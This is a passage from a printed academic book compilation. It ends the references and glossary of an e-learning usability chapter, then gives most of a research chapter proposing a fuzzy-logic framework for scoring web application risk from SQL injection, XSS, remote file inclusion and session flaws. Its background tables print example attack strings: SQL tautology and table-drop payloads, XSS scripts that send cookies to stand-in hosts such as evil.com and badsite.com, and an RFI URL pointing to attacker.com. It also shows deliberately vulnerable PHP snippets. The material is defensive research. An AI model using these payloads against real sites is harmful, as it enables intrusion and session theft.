Orfanou, K., Tselios, N., & Katsanos, C. (2015). Perceived usability evaluation of learning management systems: Empirical evaluation of the System Usability Scale. *The International Review of Research in Open and Distributed Learning*, *16*(2). doi:10.19173/irrodl.v16i2.1955

Pachler, N., & Daly, C. (2011). *Key issues in e-learning: Research and practice*. Bloomsbury Publishing.

Paganelli, L., & Paternò, F. (2002). Intelligent analysis of user interactions with web applications *Proceedings of the International conference on Intelligent user interfaces* (pp. 111-118). doi:10.1145/502716.502735

Pariente-Martinez, B., Gonzalez-Rodriguez, M., Fernandez-Lanvin, D., & De Andres-Suarez, J. (2014). Measuring the role of age in user performance during interaction with computers. *Universal Access in the Information Society*.

Paternò, F., Santoro, C., & Spano, L. D. (2012). *Improving support for visual task modelling* (pp. 299–306). Human-Centered Software Engineering.

Persico, D., Manca, S., & Pozzi, F. (2014). Adapting the Technology Acceptance Model to evaluate the innovative potential of e-learning systems. *Computers in Human Behavior*, *30*, 614–622. doi:10.1016/j.chb.2013.07.045

Phillips, R., McNaught, C., & Kennedy, G. (2012). *Evaluating e-learning: Guiding research and practice*. Routledge.

Pressey, S. L. (1926). A simple apparatus which gives tests and scores-and teaches. *School and society*, 23(586), 373-376.

Quade, M., Lehmann, G., Engelbrecht, K.-P., Roscher, D., & Albayrak, S. (2013). *Automated usability evaluation of model-based adaptive user interfaces for users with special and specific needs by simulating user interaction* (pp. 219–247). User Modeling and Adaptation for Daily Routines. doi:10.1007/978-1-4471-4778-7_9

Renaut, C., Batier, C., Flory, L., & Heyde, M. (2006). *Improving web site usability for a better e-learning experience. Current developments in technology-assisted education* (pp. 891–895). Badajoz, Spain: FORMATEX.

Sheridan, D., White, D., & Gardner, L. A. (2002). Cecil: the first web-based LMS. *Paper presented at the ASCILITE*.

Simões, A. P., & de Moraes, A. (2012). The ergonomic evaluation of a virtual learning environment usability. *Work (Reading, Mass.)*, *41*, 1140. PMID:22316872

Sitzmann, T., Kraiger, K., Stewart, D., & Wisher, R. (2006). The comparative effectiveness of web-based and classroom instruction: A meta-analysis. *Personnel Psychology*, *59*(3), 623–664. doi:10.1111/j.1744-6570.2006.00049.x

Tiedtke, T., Märtin, C., & Gerth, N. (2002). AWUSA-A tool for automated website usability analysis. *Proceedings of the Workshop on Interactive Systems. Design, Specification, and Verification. Rostock*, Germany (pp. 12-14).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Triacca, L., Bolchini, D., Botturi, L., & Inversini, A. (2004). MiLE: Systematic Usability Evaluation for E-learning Web Applications. *Paper presented at the World Conference on Educational Multimedia, Hypermedia and Telecommunications*.

Tsai, P. C.-F., Yen, Y.-F., Huang, L.-C., & Huang, C. (2007). A study on motivating employees learning commitment in the post-downsizing era: Job satisfaction perspective. *Journal of World Business*, *42*(2), 157–169. doi:10.1016/j.jwb.2007.02.002

Tullis, T., Fleischman, S., McNulty, M., Cianchette, C., & Bergel, M. (2002). An empirical comparison of lab and remote usability testing of web sites. *Proceedings of the Usability Professionals Association Conference*.

Venkatesh, V., & Davis, F. D. (2000). A theoretical extension of the technology acceptance model: Four longitudinal field studies. *Management Science*, *46*(2), 186–204. doi:10.1287/mnsc.46.2.186.11926

Wang, Y.-S., Wang, H.-Y., & Shee, D. Y. (2007). Measuring e-learning systems success in an organizational context: Scale development and validation. *Computers in Human Behavior*, *23*(4), 1792–1808. doi:10.1016/j.chb.2005.10.006

Welsh, E. T., Wanberg, C. R., Brown, K. G., & Simmering, M. J. (2003). E-learning: Emerging uses, empirical results and future directions. *International Journal of Training and Development*, *7*(4), 245–258. doi:10.1046/j.1360-3736.2003.00184.x

Wirt, J., Choy, S., Rooney, P., Hussar, W., Provasnik, S., & Hampden-Thompson, G. (2005). *The Condition of Education, 2005. NCES 2005-094*. National Center for Education Statistics.

Yeh, Y.-c., & Lin, C. F. (2015). Aptitude-Treatment Interactions during Creativity Training in E-Learning: How Meaning-Making, Self-Regulation, and Knowledge Management Influence Creativity. *Journal of Educational Technology & Society*, *18*(1), 119–131.

Zhang, D., & Nunamaker, J. F. (2003). Powering e-learning in the new millennium: An overview of e-learning and enabling technology. *Information Systems Frontiers*, *5*(2), 207–218. doi:10.1023/A:1022609809036

KEY TERMS AND DEFINITIONS

Assessment: Is used usually to refer to the role in formal education of judging the students' attainment of educational objectives for a specific course.

Blended Learning: Refers to the teaching process where computer-based learning are integrated in tandem with face-to-face classical teaching activities.

E-Learning: Is the learning process facilitated and supported through the use of information and communications technology.

Evaluation: Refers to the process of comparing or measuring a unit, course, program or other elements of e-learning against some set of performance or outcome criteria.

Learning Management System: Is a software system developed for the purpose of managing online courses including the administration, documentation, reporting and delivery of educational content.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Micro-Learning: Is a new form of learning based on the design of micro or lighter activities through micro-steps in digital environments. These learning activities are made part of the learner's daily routines.

M-Learning: Is defined as the portable and lightweight learning process where the learner can engage in learning or training activity without having any geographical constraint via the use of their mobile machine in a portable and mobile fashion.

Usability: Is the extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use.

This research was previously published in the Handbook of Research on Innovative Pedagogies and Technologies for Online Learning in Higher Education edited by Phu Vu, Scott Fredrickson, and Carl Moore, pages 427-448, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 34
Fuzzy Rule-Based Vulnerability Assessment Framework for Web Applications

Hossain Shahriar
Kennesaw State University, USA

Hisham Haddad
Kennesaw State University, USA

ABSTRACT

This paper addresses the problem of assessing risk in web application due to implementation level vulnerabilities. In particular, the authors address the common research challenge of finding enough historical data to compute the probability of vulnerabilities and exploitations. They develop a Fuzzy Logic based System (FLS)[1] to compute the risk uniformly and to address the diversity of risks. The authors propose a set of crisp metrics that are used to define fuzzy sets. They also develop a set of rule-bases to assess the risk level. The proposed FLS can be a useful tool to aid application developers and industry practitioners to assess the risk and plan ahead for employing necessary mitigation approaches. The authors evaluate their proposed approach using three real-world web applications implemented in PHP, and apply it to four types of common vulnerabilities. The initial results indicate that the proposed FLS approach can effectively discover high risk applications.

INTRODUCTION

Most web applications are found to be vulnerable to code injection attacks. Today's software security practitioners are very much aware of a number of vulnerabilities including SQL Injection (SQLI) (OWASP-SQLI, 2015), Cross-Site Scripting (OWASP-XSS, 2015), Remote File Inclusion (RFI) (WASC-RFI, 2010), and Web session (Evans and Shahriar 2014). These vulnerabilities can be exploited by injecting arbitrary database queries (SQLI), JavaScript code (XSS), server script code (RFI), and stealing of session information (e.g., session id has longer lifetime than necessary). The extent of damage due to various

DOI: 10.4018/978-1-5225-3422-8.ch034

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

kinds of attacks (code injection, remote file inclusion, session hijacking) depends on the payload and may vary widely (e.g., destroying an entire table in SQLI attack, stealing web session in XSS attack (Session Hijacking 2011)). Thus, it is important to address diverse types of vulnerabilities and their consequences in implemented web applications.

A practical approach to deal with code injection vulnerabilities is to assess the risk level (commonly known as risk analysis or assessment) due to the presence of code level vulnerabilities and their potential impact followed by generating further actions to reduce the risk level such as performing penetration testing and deploying IDS (Schaffer, 2012; May *et al.,* 2004). Thus, risk analysis improves application security for all related stakeholders.

This work is motivated by the observation that traditional risk assessment approaches proposed in the literature do not have the capability to estimate the overall risk due to diverse severity level for a given vulnerability (W3af 2015, Sqlifuzzer 2015, Shar & Tan, 2012; SQL-inject-me, 2015; CVSS Scoring System, 2015). Various vulnerability types and their corresponding attack payload types are not accounted for in most of these assessment approaches. Moreover, most of existing frameworks are quantitative. Thus, risk assessment model related parameters need to be known, which may not be practical to assume in real-world. For example, precise value of assets or resources may not be estimated accurately, the likelihood of vulnerability occurrence may not be computed due to the lack of sufficient historical data, and the severity level due to vulnerability exploitation may not be estimated. Another drawback of existing approaches is considering all types of vulnerabilities equally, and their severity level equally. Thus, a suitable framework is needed to assess the risk of an application due to source code level vulnerability along with the possibility of alternate quantitative values to specify the magnitude of vulnerability and severity levels based on attack payloads.

To address these drawbacks, we propose a Fuzzy Logic-based System (FLS) framework to assess the risk due to code injection vulnerabilities present in an application. Fuzzy logic is a suitable computing technique to deal with the case where quantitative values are not present. It operates on subjective variables (linguistics) and provides a rule-based approach to combine subjective variables (Mamdani, 1974).

We define a set of code level metrics to establish the linguistic terms to relate the subjective magnitude and the corresponding impact due to the actual exploitation of vulnerabilities. We also apply nested FLS to combine diverse types of risk to assess a single value to be useful in practice. The proposed framework provides professionals the flexibility to specify the rules that combine the source of vulnerability and attack payload types to identify the severity level based on knowledge. We evaluate the proposed approach with three real-world web applications implemented in PHP and reported to be vulnerable. The evaluation results indicate that vulnerable versions of the applications are more risky than that of the vulnerability-free version for SQL Injection (SQLI), Cross-Site Scripting (XSS), Remote File Inclusion (RFI), and Web session. The results are more meaningful for software professionals for quality assurance compared to traditional black box level scanner tools which do not have the capability of assessing the overall application's risk level.

The rest of the paper is organized as follows: The next section provides an overview of four common web application vulnerabilities (SQLI, XSS, RFI, Web session); risk analysis steps used in this paper. Then we describe related work on risk assessment. The next section presents the proposed FLS risk assessment framework. We then provide the implementation and experimental results in the subsequent section. Finally, we discuss the conclusion and future work.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

In this section, we first discuss examples of four types of common web application vulnerabilities in the first three sub-sections: SQLI and XSS (first subsection), RFI (second subsection), and session (third subsection) vulnerabilities. The fourth subsection provides a brief overview of risk analysis.

SQLI and XSS Vulnerabilities

We provide an example of SQLI to illustrate how vulnerability can be exploited based on a PHP code snippet shown in Figure 1. Lines 1 and 2 extract user supplied information from *name* and *pwd* fields of request into *$name* and *$pwd* variables, respectively. The inputs are not filtered and concatenated with other strings to generate a SQL query at Line 3. Line 4 executes the query.

Let us assume that a user provides valid *name* and *password* as "*guest*" and "*secret*" respectively. Then, the generated query at Line 3 becomes, "*select * from tlogin where uname ='guest' and password = 'secret'*". The database engine executes the query and the user is authenticated with a valid session id. However, a malicious user might supply the input string "*' or 1=1 --* " in the first field and leave second input field as blank. The resultant query becomes "*select * from tlogin where uname='' or 1=1 --' and password ='*"". The resultant query now becomes a tautology (the query part after the symbol "--" is considered as comment). Therefore, the attacker would be able to skip the legitimate authentication process due to the execution of the altered query.

Besides tautology (T) attack type, other known SQLI attacks include union query (U), illegal/logical incorrect query, piggy-backed query (P), stored procedure, inference attack, and alternate encoding (or Hex encoded query) (Halfond et al., 2006; SQL Injection Walkthrough, 2002). Table 1 shows examples of three SQLI attack types along with queries and subjective severity level (*Low*, *Medium*, or *High*) based on the knowledge.

Figure 1. Vulnerable PHP code snippet

```
1. $name = $_GET['name'];
2. $pwd = $_GET['pwd'];
3. $query = "select * from login where uname= '$name'   and password= '$pwd'";
4. $result=mysql_query($query);
   ....
5. echo 'Hello'. $name;
```

Table 1. SQLI attack examples

Attack Types	Example Attack Strings	Severity Level
Tautology (T)	i) ' or 1=1 -- ii) 'greg' LIKE '%gr%' --	Medium
Union (U)	iii) ' UNION SELECT 1,1 --	Low
Piggy backed query (P)	iv) '; drop tlogin; -- v) '; shutdown; --	High

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Note that piggybacked query can destroy resources or disrupt an application affecting a large number of stakeholders, and hence it can be classified as high level (*High*) severity. In contrast, a tautology attack usually affects one unique individual's credential and can be classified as *Medium*. On the other hand, a union query is not essentially affecting any unique individual's or organization's resources directly, but only serves as a way for fingerprinting underlying databases, so the severity level can be classified as *Low*.

In XSS vulnerability, inputs are not filtered for the presence of suspected JavaScript code while generating contents. Thus, victim's browser interprets the code and executes to perform unwanted activities. Arbitrary JavaScript code supplied as part of inputs can steal victim's credential (*e.g.*, accessing cookie, session id) and can pass information to an attacker controlled repositories without the victim's knowledge. In Figure 1, Line 5 displays a greeting message for a given user name (*$name*) without filtering the contents beforehand. Thus, it is vulnerable to XSS attacks.

The two common types of attack payloads that can be applied to XSS vulnerability are stored (payloads are permanently stored in backend database) and reflected (payloads are provided as part of a URL). Table 2 shows examples for each of these types with severity level. The stored XSS attack payload can open a new window and further load a JavaScript file from an attacker controlled website (*x.js*). The reflected XSS attack input obtains the cookie from a legitimate webpage and passes it to an attacker controlled website. We assign the subjective severity level of the two types of XSS attacks as *Medium*. This is due to the observation that independent of the attack payload type, XSS attacks in general affect one unique individual at a time.

Remote File Inclusion Vulnerability

To reuse code during application development, a common practice is to include common files. Sometimes these files may be imported from remote machines or websites as opposed to local machines. An application will be vulnerable to remote File Inclusion vulnerability (RFI) when files are included based on user inputs and inputs are not filtered or checked before being used (WASC-RFI, 2010).

We show an example of vulnerable code in PHP in Figure 2. Here, *$_REQUEST["fname"]* is used to obtain the name of a PHP file. The input value is stored in the variable $file which is not sanitized before being included to execute during runtime.

An example attack (remote code execution) to exploit the vulnerability is shown in the Table 3 (second column). Here, an attacker accesses the vulnerable page while providing the *fname* to a file (http://attacker.com/malicious) hosted in an external website. It opens up the door of performing unintended

Table 2. XSS attack examples

Attack Types	Example Attack Strings	Severity Level
Stored (S)	><script>window.open ('http://www.badsite.com/x.js'); </script>	Medium
Reflected (R)	><script> window.open('http://www.badsite.com?cookie=' + document.cookie);</script>	Medium

Figure 2. Vulnerable PHP code snippet (RFI)

```
$file = $_GET["fname"];
include ($file.".php");
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

activities in the web server hosting the application such as deleting files or editing files. We consider the severity level of RFI to be very high.

Sometimes, file inclusion inputs may be obtained directly (without the need to access *$_GET["fname"]*) by setting the *register_globals* variable on. In this case, the statement *include($file.".php")* would execute PHP code.

Web Session Security Vulnerability

A web session is a random token generated at the server-side (session id) and sent to the client-side (as cookie). The browser at the client-side includes session information to relate the same user context until he/she terminates an application session (Broken Authentication and Session Management, 2015). The web session may also include additional information pertaining to the status of a user. A session may be used to establish the privilege level of a user for accessing, functionalities, and managing preferences such as language chosen by a user. The two common types of vulnerability for web session are session fixing and session hijacking.

In a session fixing attack (OWASP-Session Fixation, 2015; Evans and Shahriar, 2014), an attacker sends a victim a URL link containing a fixed session id or token. Once the victim clicks on the link, attacker can check also access the web application and track the various actions done by the victim. Common way of sending web page links having fixed session id is via phishing emails. However, it is possible to send fixed session id using HTML META tags that may be used by applications to set the cookie at the client side (to be used as fixed session by the server side). Table 4 shows an example of HTTP META tag (in the first row) having a session id passed (PHPSESSID=pqr123) to the browser.

Session stealing or hijacking attack (OWASP-Session Hijacking Attack 2015) occurs after a user logs in to a website. An attacker may obtain cookie information by exploiting XSS vulnerabilities where malicious JavaScript code can obtain the stored cookie information. The script code may send the cookie to an attacker controlled website. We show an example of session hijacking related JavaScript code in the second row of Table 4. Here, the JavaScript code is reading the cookie (*document.cookie*) and passing to an attacker controlled website (http://www.evil.com). We consider the stealing of session information as a medium category security threat as it requires a user to be logged in. Similarly, a session fixation attack is considered to be medium.

Table 3. RFI attack example

Attack Type	Example Attack Input	Severity Level
Remote code execution	http://www.xyz.com/a.php?fname=http://attacker.com/malicious	High

Table 4. Session attack example

Attack Type	Example Attack Input	Severity Level
Session fixing	<meta http-equiv="Set-Cookie" content= "PHPSESSID=pqr123; path=http://www.xyz.com; expires=Saturday, 15-June-13 15:20:00 GMT">	Medium
Session hijacking	<script>javascript:window.open('http://www.evil.com/q='+document.cookie);</script>	Medium

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Risk Analysis

The following three simple steps are used to compute the risk of web application due to code injection vulnerabilities (largely motivated by other literature work assessing risk from domains other than software engineering such as civil engineering and health care systems (Lazzerini and Mkrtchyan, 2011; Kangari and Riggs, 1989; Spears, 2006; Ru & Eloff, 1996; Smith & Eloff, 2000):

1. Identify vulnerability type and possible attack payload type, and severity type;
2. Identify the probability of a vulnerability, followed by the impact of the exploitation for different attack payload;
3. Multiply each type of vulnerability by their impact and sum up the results for all vulnerability types to estimate the total risk.

The estimated risk for a given application can be expressed in Equation (1):

$$R = \sum_{i=1}^{N} w_i * v_i * \sum_{j=1}^{M} P_j * L_j \quad (1)$$

Here, R is the total value of the risk, N is the total number of vulnerability types, V_i is the i^{th} vulnerability occurrence, w_i is the importance of the i^{th} vulnerability, P_j is the j^{th} payload type, and L_j is the j^{th} severity level for P_j, and M is the total number of types of payload for V_i.

The difficulty in applying the above three-step approach is due to our observation that vulnerability can be of different types and the severity of losses due to vulnerabilities depends on the attack payloads, and more importantly the assets are often directly related to the attack payloads. The severity of losses may not be similar for different payloads. For example, for SQLI vulnerability, the tautology attack may be used only for authentication bypassing. However piggybacked attacked can be used to delete an entire table. This poses a difficulty in setting numeric values for V_i, P_j and L_j. So, we are motivated to use subjective or linguistic terms along with a rule-based Fuzzy Logic-based System instead.

RELATED WORK

Related Work on XSS Detection

CVSS (CVSS, 2015) is a popular quantitative risk assessment approach which can be applied to prioritize vulnerability remediation activities and calculating the severity of vulnerabilities. However, the approach requires one to identify the precise values for parameters, which may not be similar from one expert to another. In contrast, the proposed FLS approach of risk assessment can work for such circumstance. Our approach combines different types of severity from the same vulnerability based on attack payload that CVSS does not address.

We are motivated by some work that apply Fuzzy Logic to detect widespread security issues including SYN flooding attacks (Tunsar and Tatar 2008) and phishing website detection (Aburrous *et al.*, 2010). In contrast to these efforts, we assess risk due to code injection vulnerabilities based on a set of linguis-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tic terms for vulnerability and severity levels. Some works apply Fuzzy Logic and its variation (e.g., fuzzy cognitive map) as suitable computing techniques for assessing the risk of software applications and systems (Halkidis *et al.*, 2008; Lazzerini & Mkrtchyan, 2011; Hanacek *et al.*, 2000; Sanguansat & Chen, 2009). However, these works do not focus on combining diverse type of code-level vulnerabilities and severity levels as part of risk assessment framework.

We are aware of two closely related works that assess risk using a rule-based approach (Jang et al., 2009, Shahriar & Zulkernine, 2011). Notably, the work of Jang *et al.*, (2009) develops a rule-based security assurance system. It relies on extracting the exploitation paths of an application, and then it represents the path as a Finite State Automata (FSA) that can be used as rule-based signatures to detect exploitations. However, the approach does not address the issue of dealing with subjective terms. The work of Shahriar & Zulkernine (2011) proposes a Fuzzy Logic-based approach for detecting buffer overflow vulnerability. In contrast, this paper proposes a FLS for assessing the vulnerability risk in web applications. Finally, we are aware of numerous literature works that address the issue of mitigation web application security vulnerabilities through black box testing (W3af (2015); Sqlifuzzer (2015); Shar & Tan (2012); SQL-inject-me (2015)), static analysis (Kim (2011); Buehrer et al. (2005); Agosta (2012); Kosuga *et al.*, (2007) and runtime checking (Shahriar & Zulkernine (2011b); Shahriar & Zulkernine (2012)). These approaches can be complementary to our approach.

RISK ASSESSMENT FRAMEWORK

Figure 3 shows the proposed Fuzzy Logic-based System (FLS) framework for assessing risk due to code injection attacks. It has four FLSs (FLS1, FLS2, FLS3, and FLS4). FLS1, FLS2, and FLS3 are intended to derive the risk due to SQLI (R_{SQLI}), XSS (R_{XSS}), and RFI and session ($R_{RFI\&SESSION}$) related vulnerabilities, respectively. FLS4 is intended to combine the overall risks. The computational steps for each of these FLSs are based on Mamdani style fuzzy inference mechanism (Mamdani 1974).


Each of the FLSs has three general steps: define linguistic terms (fuzzifying crisp inputs), define rule sets and evaluate the rules based on inputs, and aggregate rule outputs and defuzzify the result. We discuss these steps in the next subsections. However, we first begin with a set of crisp metrics to identify the level of code injection vulnerability from application source code for SQLI and XSS. A set of crisp metrics for RFI and web session related vulnerabilities are defined subsequently. Note that the metrics are general in nature and intended to be applicable for any type of code injection vulnerabilities. The assumptions made for various metrics are based on secure programming guidelines and practices recommended by OWASP (OSASP Secure Coding (2010)) and our own experience of looking at bug reports from Open Sourced Vulnerability Database (OSVDB (2015)).

Metrics for SQLI and XSS

We define five metrics (C_1-C_5) that can be applied to understand numerically how high or low injection vulnerabilities (SQLI, XSS) are present in application's source code.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Risk assessment framework



C_1: Density of Input Filtering Function Usage

Since injection vulnerability occurs due to the lack of input filtering function usage supported by implementation language, we propose a metric representing the density of input filtering function usage.

This metric is computed by the ration of the number of times input filtering functions are invoked to the number of times output is generated. Our assumption is that the more input filtering functions are used before output generation or query invocation, the less likely injection vulnerability is present, and vice versa.

For example, in Figure 4, the number of output function call (*echo* statement) is three (Lines 3, 13, and 16). However, the number of input filtering function (*htmlspecialchars*) call used in the code is two (Lines 3 and 13). Thus, input filtering function density for XSS is 2/3 or 0.67. Note that *htmlspecialchars* function converts special characters meaningful to browsers to HTML entities so that they are not interpreted and XSS attacks can be prevented. By invoking the API, '*<*' becomes *'<'* and '*>*' becomes *'>'*. For SQLI, the *mysql_real_escape_string* removes special characters in a string including \x00, \n, \r, \, ', " and \x1a. Similarly, the *addslashes()* function returns a string with backslashes (e.g., foo's becomes foo\'s). Note that we do not show the computation of C_1 for SQLI due to space limitation.

C_2: Input Filtering Function Argument Length

Some input filtering functions rely on user-supplied inputs (represent blacklisted inputs that need to be filtered). Our assumption is that the larger the set of filtering arguments, the lower the chance of code injection vulnerabilities. For example, the *strip_tags* function is used to filter HTML tags from inputs

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. PHP code snippet for generating content and accessing database

```
1.  $name = $_GET['name'];
2.  $pwd = $_GET['pwd'];
3.  echo 'Hello '. htmlspecialchars($name);
4.  $name = addslashes ($name);
6.  $pwd = addslashes ($pwd);
7.  mysql_connect (dbhost, $dbuser, $dbpwd);
8.  @mysql_select_db($dbname) or die ( "Unable to select database");
9.  $query = "select * from login where uname= '$name' and
     password= '$pwd'";
10. $result=mysql_query($query);
11. $num=mysql_numrows($result);
12. if ($num > 0) {
13.     echo htmlspecialchars($name). ' logged on';
14.    $_SESSION['ID'] = ... ;
    … … …
15. } else{
16.       echo 'Authentication failure'. $name;
17. }
18. mysql_close();
```

before displaying. It accepts a source string followed by a set of HTML tags that are removed from the source string. Thus, the function call *strip_tags ("foo bar", "")* generates the string "foobar". The number of supplied tags is 1. Thus, the value of C_2 is 1. Similar example can be shown for *preg_replace* function that accepts a regular expression specifying sets of literals that should be replaced with another set of literals (*e.g.*, *preg_replace("/\s+?(\S+)?$/"*, "", *$name*)).

C_3: Density of Constant Token

This metric indicates the ratio between the number of constant token used in a query or output statement and the total number of tokens used in a query or output expression. It needs to be computed for all relevant statements based on vulnerability type. A high value of the density indicates a large number of constant tokens being used, so the chance of generating a vulnerable query or output message becomes low. In contrast, if the value of density is lower, then more variables are part of the statements and with increasing chance of having code injection vulnerability. For example, in Figure 4, Line 9 generates an SQL query where 12 tokens are present (*select*, **, from*, *login*, *where*, *uname*, *=, $name*, *and*, *password*, *=, $pwd*). Among them, 10 are constant tokens (*e.g.*, *select*, *, *uname*). The density of the constant token usage is 10/12 or 0.83. Note that in counting constant tokens, we do not include any constant meta-characters (single or double quotes) and API (*htmlspecialchars* and *echo*).

C_4: Density of Variable Token

This metric indicates the ratio between the number of variable tokens present in a query or output message generation statement and the total number of tokens. Similar to C_3, this density is computed for all relevant statements based on the vulnerability type. Ideally, the higher the ration, the higher the risk of code injection attacks, and vice versa. For example, in Figure 4, at the Line 13, we find three tokens

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(*$name*, *logged*, *on*), and only one of them is a variable (*$name*). Thus, C_4 becomes 1/3 or 0.33 for XSS with respect to the dynamic variables present in the statement. Note that in counting variable tokens, we do not consider API function calls (*htmlspecialchars*, *echo*). We can show similar computation for SQLI at Line 9.

C_5: Usage of String Function Call

This metric represents the frequency of string related function calls (e.g., *strlen*, *mb_strlen*, *substr*, *explode*) that are intended to check the length of string variables or extracting substring before generating output messages or query strings. The assumption is that the more such functions are used, the lower level of damage an application would suffer from attack inputs. This is due to the observation that damage severity is related to the supplied payload type and more damages could be done by supplying malicious inputs that require larger length of inputs. In Figure 4, there is no string function call that restricts the string length before output (Lines 3, 13, 16) or query generation (Line 9) process. So, C_5 is 0.

Metric for RFI Vulnerability

C_6: Usage of External File Inclusion Command

This metric represents the ration between the number file inclusion commands that accepts external user inputs to the total number of file inclusion commands present in an application. Some common examples for file inclusion in PHP can be *include_once()*, *fopen()*, *file_get_contents()*, *require()*, and *require_once()*. Our assumption is that the more number of files are included with external inputs not filtered properly, the more vulnerable an application is and vice versa.

Figure 5 shows and example PHP code where two files are includes (*dbconnect.php* at Line 1, and a color file at Lines 2-3). The second file (*$color*) is not filtered before being included, hence C_6 is 1/2.

Metrics for Web Session Vulnerability

C_7: Density of Random Session Usage

This metric indicates the number of accessible functionalities that rely on established session id to the total number of accessible functionalities. The assumption is that the more number of location session id is generated, the higher the chance that a web site is relatively secure (means functionality pages cannot be accessed directly). Figure 6 shows an example of PHP code where a session is started before performing a query based on user data. If this was the only functionality of the application, the C_7 is 1.

Figure 5. PHP code snippet including remote files

```
1. include_once ('/common/dbconnect.php');
   … … …
2. $color = $_GET['colorFile'];
3. include ($color.".php");
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. PHP code snippet including remote files

```
<?php
  session_start ();
  ...
  $search_query = $_GET ['q'];
  print " Search Results: <u> search_query </u >";
    ...
?>
```

C_8: Strength of Session id

Each session id should be a unique random number. However, a session id content should not have duplicate elements. The uniqueness (we denote as *strength*) of a session id can be measured in terms of entropy (which is a measure of randomness, means number of unique symbols present in a generated id) (Shannon (1948)). The higher the entropy becomes, the secure a session would be. This metric considers the number of configuration variables present in the implementation to support the generation of unique session id. For example, in PHP, setting the global variable *session.entropy_file* enables to set an external file for entropy source during the creation of a session id. Similarly, *session.entropy_length* can be set to non-zero value to use specific API as entropy source during the generation of session id. Another example of generating session is through the configuration variable *session.hash_funcation*. It can be used to generate 128 bits (MD5 algorithm) or 160 bits (SHA-1 algorithm) session id.

C_9: Life Span of Session id

This metric captures the life span of a session id. The shorter the life span of a generated session, the less likely an attacker can predict or reuse it. Since the time duration representing the validity of a session can be specified through cookie (using appropriate API in implementation), we look at related methods that set the lifetime of sessions (denoted as t) and compare it with a maximum lifetime (denoted as T). The life span of session id is the ration t/T. For example, Figure 7 shows a PHP code snippet where the lifetime of a cookie is set to 3600 second (t) using the *setcookie()* API. Assume that T is 1 day (86400 second), then C_9 become 3600/86400 or 0.041.

Fuzzification of Crisp Input

We consider each of the metrics defined (in earlier subsection) as crisp input for FLS1, FLS2, and FLS3. Each of the crisp inputs is then mapped to three different linguistic terms (fuzzy variables): Low, Medium,

Figure 7. PHP code setting cookie life time

```
<?php
    $t= 3600;
    session_start();
    setcookie (session_name(),session_id(),time()+$t);
?>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 5. Crisp input and linguistic variable

Crisp Input	Linguistic Variable
C_1: Density of input filtering function usage.	Low, Medium, High
C_2: Input filtering function argument occurrence.	
C_3: Density of constant token.	
C_4: Density of variable token.	
C_5: Usage of string function calls.	
C_6: Usage of external file inclusion command.	
C_7: Density of random session usage.	
C_8: Strength of session id.	
C_9: Life span of session id.	


and High. Table 5 shows the crisp input characteristics (C_1-C_9) and the corresponding linguistic variables (Low, Medium, High). We then define membership functions for each of the linguistic variables. A membership function converts a scalar or crisp input value to another value that ranges between 0 and 1.

To define membership function for each of linguistic variable, we apply Trapezoidal Fuzzy Number (TFN), which is a special from of Generalized TFN (GTFN) (Chen and Chen 2003). A GTFN is denoted as (a, b, c, d; w), where a, b, c, and d are real numbers and $0 < w \leq 1$. If $w=1$, then a GTFN becomes a Trapezoidal Fuzzy Number (TFN). If $a=b$, and $c=d$, then a GTFN becomes a crisp interval. If $a=b=c=d$ and $w=1$, then a GTFN becomes a crisp value. For $w=1$, we assume different values of a, b, c, d to represent Low, Medium, and High terms. Table 6 shows example values of membership functions (TFN) for the three linguistic terms. Figure 8 shows an example of membership function for *Medium* (μ_2).

Table 6. Linguistic variables and membership function

Linguistic Term	TFN (a, b, c, d)
Low (μ_1)	(0, 1, 3, 4)
Medium (μ_2)	(2, 3, 5, 6)
High (μ_3)	(4, 5, 7, 8)

Figure 8. Membership function example for medium ($\mu_2(C_1)$)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Fuzzy Rule Sets, Evaluation and Defuzzification

Each FLS has a set of fuzzy rules. A fuzzy rule has two parts: predicate and consequence. The linguistic variables are present in the predicate part which can be combined based on two popular operators: *AND* and *OR*. Here, AND and OR operators result in minimum and maximum of two truth (membership) values, respectively. Let us assume that A and B are two TFNs where $A = (a_1, a_2, a_3, a_4)$, and $B = (b_1, b_2, b_3, b_4)$. The AND and OR operators can be defined as shown in Table 7.

In our case, all the linguistic variables present in predicates are combined with the AND operator. Note that all rules may not be activated for a given set of crisp inputs since a program may not contain vulnerable elements. We combined output from various rules using OR operator.

We show some examples of rules for FLS1 and FLS2 in Tables 8 and 9, respectively. An example rule for FLS1 can be (see the second row of Table 8) as follow: "*IF C1 is High AND C2 is Low AND C3 is Low AND C4 is Medium AND C5 is Low THEN* R_{SQLI} *is Medium*".

For FLS1 (SQLI), the number of rules for one specific attack payload (T, U, or P) would be 5^3 or 125. So, for three types of attack payloads, the number of rules would be 125*3 or 375. Similarly, for FLS2, we have $2*5^3$ or 250 rules. Note that if new types of attack payloads are considered in the framework, then the number of rule will increase as well.

Table 7. Example operations for TFNs

Operation	A	B	Result
